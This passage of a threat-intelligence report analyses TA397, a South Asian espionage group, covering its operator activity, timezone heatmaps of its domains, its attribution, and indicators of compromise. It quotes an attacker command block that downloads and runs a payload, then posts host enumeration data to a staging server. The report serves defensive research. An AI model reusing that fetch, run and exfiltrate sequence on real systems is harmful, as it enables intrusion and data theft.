espionage.

At 13:37 UTC (19:07 IST) we observed this response from the attacker server:

```
curl -o C:\\ProgramData\\msuitl.tar hxxp://utizviewstation[.]com/msuitl.tar
cd C:\\ProgramData
tar -xvf msuitl.tar
dir > t0.log
msuitl.exe
tasklist >> t0.log
curl -X POST -F "file=@t0.log" hxxps://www.utizviewstation[.]com/urf.php?mn=%username%
del t0.log
```

This issued a request to the /msuitl.tar endpoint on the domain, dropping the final payload:


```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: application/x-tar
last-modified: Mon, 03 Feb 2025 11:23:10 GMT
accept-ranges: bytes
content-length: 45568
date: Mon, 03 Feb 2025 13:37:21 GMT
server: LiteSpeed
Cache-Control: no-cache

msuitl.exe
```

As seen from the response headers, the endpoint was modified 43 minutes after the initial enumeration of the infected machine, suggesting TA397 made a conscious decision to load a hand-picked payload to the staging infrastructure. It is likely this payload selection is directly correlated to target selection and information gleaned from initial enumeration.The final payload of this campaign turned out to be BDarkRAT, which can be found in part two of this post on Threatray's blog.

While TA397's initial access vector has consistently been spearphishing emails and the first part(s) of the group's intrusion chains have varied between a handful of techniques, the breadth of malware payloads the group has been observed deploying is significant.

The following image plots the timestamps of our observed hands-on-keyboards activity over a Monday to Friday working hours schedule in Indian Standard Timezone (IST):



Heatmap of observed hands-on-keyboard activity timestamps.

Infrastructure analysis

Timezone analysis has proven to be a successful method for attributing espionage groups—not only for Asian espionage groups, but also specifically for TA397, as demonstrated by Bitdefender in 2020, and during our observations of hands-on-keyboard activity. In the Bitdefender research, analysis of the creation timestamps of code-signing certificates used in TA397 malware, as well as ZIP file timestamps for samples, revealed that they mapped to Indian Standard Time (UTC +5:30) and followed a 9-to-5, Monday-to-Friday working schedule.

For this research, we collected 122 known TA397 C2 and staging domains from internal telemetry, pivoting, and public reports, spanning several years since the group was first publicly reported. For each domain (when available), we gathered the following three timestamps: and public reports, spanning several years since the group was first publicly reported. For each domain (when available), we gathered the following three timestamps:


- Passive DNS first seen timestamp;
- Domain creation timestamp from WHOIS data;
- TLS certificate creation timestamp from Let's Encrypt certificate.

Example data:

Domain	Campaign Date	Passive DNS	WHOIS	Certificate	Staging URL
blucollinsoutien[.]com	2025-04-01	2025-03-11 13:09:43 IST	2025-03-11 13:06:44 IST	2025-03-11 13:08:45 IST	/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME
princecleanit[.]com	2025-03-26	2025-01-03 14:16:21 IST	2025-01-02 15:27:04 IST	2025-01-02 15:30:00 IST	/dprin.php?dr=COMPUTERNAME;USERNAME

After converting all timestamps to Indian Standard Time (IST), we generated three separate heatmaps—one for each data source. For better visualization, the standard "working hours" are marked with dotted lines. The data largely aligns with this pattern or at least suggests a clear trend.


Passive DNS:



Heatmap of Passive DNS first seen timestamps.

Since there can be a delay between domain registration and the first seen timestamp recorded in passive DNS databases for a variety of reasons, the presence of outliers is not unexpected.


WHOIS:



Heatmap of WHOIS domain registration timestamps.

WHOIS data provides information about domain registrations. For this research, we queried the WHOIS database directly. Since we are working with historical data, the domain creation date was not always available for every domain included in the study (e.g. removed from the database following domain expiry). The data shows that “lunch hour” on Friday stands out, as the actor registered multiple domains within minutes of each other on the same day. Logically, this suggests that a member of the infrastructure team likely registered several domains in a single “session” rather than just one at a time.


Certificate:



Heatmap of Let's Encrypt certificate valid from timestamps.

For this research, we used Censys to locate the TLS certificates associated with each domain and queried the certificate creation timestamp. We only included data points where a Let's Encrypt certificate was used, as this has previously been identified as an indicator of this group's infrastructure. One of the challenges we faced was that some of the historical C2 and staging domains were no longer active – either expired or re-registered – so selecting the correct Let's Encrypt certificate was critical to ensure accurate analysis. Some registrars and providers offer services that automatically renew expired certificates or issue a TLS certificate upon domain registration. The domains analyzed in this research span a variety of hosting providers.

Combining all data sources into a single heatmap yields the following result:



Combined heatmap of Passive DNS, WHOIS and certificate timestamps.

There is a visible variation between domain creation and TLS certificate issuance. Below are two example data points – one for a C2 domain and one for a staging domain – where the domain was registered several days before the corresponding TLS certificate was issued. The associated campaign activity began several days after that. All timestamps align with India Standard Time, and there is a clear indication that most infrastructure-related activity occurs during standard business hours in that timezone.

Domain	Passive DNS	WHOIS	Certificate	Source / Campaign
utizviewstation[.]com	2025-01-03 17:04:43 IST	2025-01-03 14:31:26 IST	2025-01-06 16:16:55 IST	First seen in Campaign data: 2025-02-03, Staging URL: /sdf.php?fv=$env:COMPUTERNAME*$env:USERNAME

ottawadesignlab[.]com	2024-08-25 16:23:26 IST	2024-08-23 12:23:49 IST	2024-09-27 12:32:13 IST	Mentioned as C2 in https://www.ctfiot.com/211062.html

Attribution

Attribution of state-backed espionage activity has always been a challenge. However, by analyzing the confluence of multiple signals across various aspects of an actor's operations, we can make assessments as to the motives and origins of observed activity.

TA397 is an espionage-focused threat actor that highly likely operates on behalf of an Indian intelligence organization. Based on our telemetry, TA397 primarily targets government and defense organizations in Asia and Europe, with a particular focus on entities with relations or interests in China, Pakistan, and other neighboring countries on the Indian subcontinent.

Masquerading as foreign offices, embassies, and government entities of Madagascar, Mauritius and more, indicates that TA397 not only has knowledge of legitimate affairs of those countries, but leverages this knowledge to bolster the legitimacy of its spearphishing operations. Moreover, the use of legitimate or spoofed decoy documents, subject lines, and body contents pertaining to internal or foreign government affairs demonstrates that TA397 is very familiar with the standard practices of government. Having likely legitimate internal documents issued by the Bangladeshi military and tax authorities is highly consistent with the assessment that TA397 carries out intelligence-based tasking for Indian state interests.

Our observations of hands-on-keyboard activity engagements showed TA397's responses beginning at 05:27 UTC following hours of dormant scheduled task beaconing in the first observed case, with follow up activity observed at 05:46 UTC and 08:57 UTC. In the second case, activity began at 10:40 UTC. Modifications on TA397's server were observed at 11:27 UTC with final follow up payload delivery at 13:37 UTC. This aligns with public assessments that TA397 is a threat actor of South Asian origin, if adjusted to Indian Standard Time or similar timezones. However, our analysis of TA397's sprawling infrastructure demonstrates the operational patterns the group follows. There is a clear indication that most infrastructure-related activity occurs during standard business hours in the IST timezone.

As covered in part two of this blog series with Threatray, there is also overlap of tooling with other known Indian threat actors, Mysterious Elephant/APT-K-47 and Confucius through the use of ORPCBackdoor. This strongly suggests that TA397 is part of a tool sharing ecosystem among Indian state-backed actors. However, more research is needed to determine whether these groups operate with access to a central "quartermaster" – development resources that are either internal or external to the organizations they belong to.

Indicators

Indicator	Type	Description	First Seen
mnemautoregsvc[.]com	Domain	Staging domain	October 2024
jacknwoods[.]com	Domain	Staging domain	November 2024
1b67fc55fd050d011d6712ac17315112767cac8bbe059967b70147610933b6c1	SHA256	LNK scheduled task loader	December 2024

7c5dde52845ecae6c80c70af2200d34ef0e1bc6cbf3ead1197695b91acd22a67	SHA256	CHM scheduled task loader	December 2024
b56385dc93cc8f317ce499539b0d52aa0b3d8b6a8f9493e1ee7ba01765edd020	SHA256	LNK scheduled task loader	December 2024
hxxp://46[.]229[.]55[.]63/svch.php?li=%computername%[.][.]%username%	URL	Payload delivery	December 2024
hxxp://95[.]169[.]180[.]122/vbgf.php?mo=%computername%--%username%	URL	Payload delivery	December 2024
inizdesignstudio[.]com	Domain	Staging domain	December 2024
trkswqsservice[.]com	Domain	Staging domain	January 2025
80b3a71138c34474725bbb177d8dec078effb7d8f4b19bf2e7a881b01ec7d323	SHA256	CHM scheduled task loader	January 2025
55f75724386dbe740c0b868da913af2c8b280335da4fde64e2300c776b79d4e8	SHA256	CHM scheduled task loader	February 2025
cdddbd65dbb24d3b9205e417cc267007bfd0369c316f70d2749887b9f02e949b	SHA256	MSC scheduled task loader	Februrary 2025
utizviewstation[.]com	Domain	Staging domain	February 2025
1fbf95ccf1193e84d0e4f8c315816dd2aec56edb11ef1e7b28667360ca7e5ccd	SHA256	CHM scheduled task loader	March 2025
55f75724386dbe740c0b868da913af2c8b280335da4fde64e2300c776b79d4e8	SHA256	CHM scheduled task loader	March 2025
5a39f10d2e4c1cae1b52baff0cf8b3e397da2e69cb90e1bac138e8d437cbea41	SHA256	IQY scheduled task loader	March 2025
blucollinsoutien[.]com	Domain	Staging domain	March 2025
princecleanit[.]com	Domain	Staging domain	March 2025

woodstocktutors[.]com	Domain	Staging domain	April 2025
warsanservices[.]com	Domain	Staging domain	April 2025
headntale[.]com	Domain	Staging domain	April 2025
cc65fac9151fa527bc4b296f699475554ee2510572b8c16d5ef4b472a4cb9ffc	SHA256	Microsoft Access Database scheduled task loader	April 2025
680c99915d478ed8d9f1427b3deb2ebd255a6ec614ad643909ab4c01f52905ae	SHA256	CHM scheduled task loader	April 2025
c9612051b3956ac8722d8be7994634b7c940be07ca26e2fc8d0d5c94db2e4682	SHA256	CHM scheduled task loader	May 2025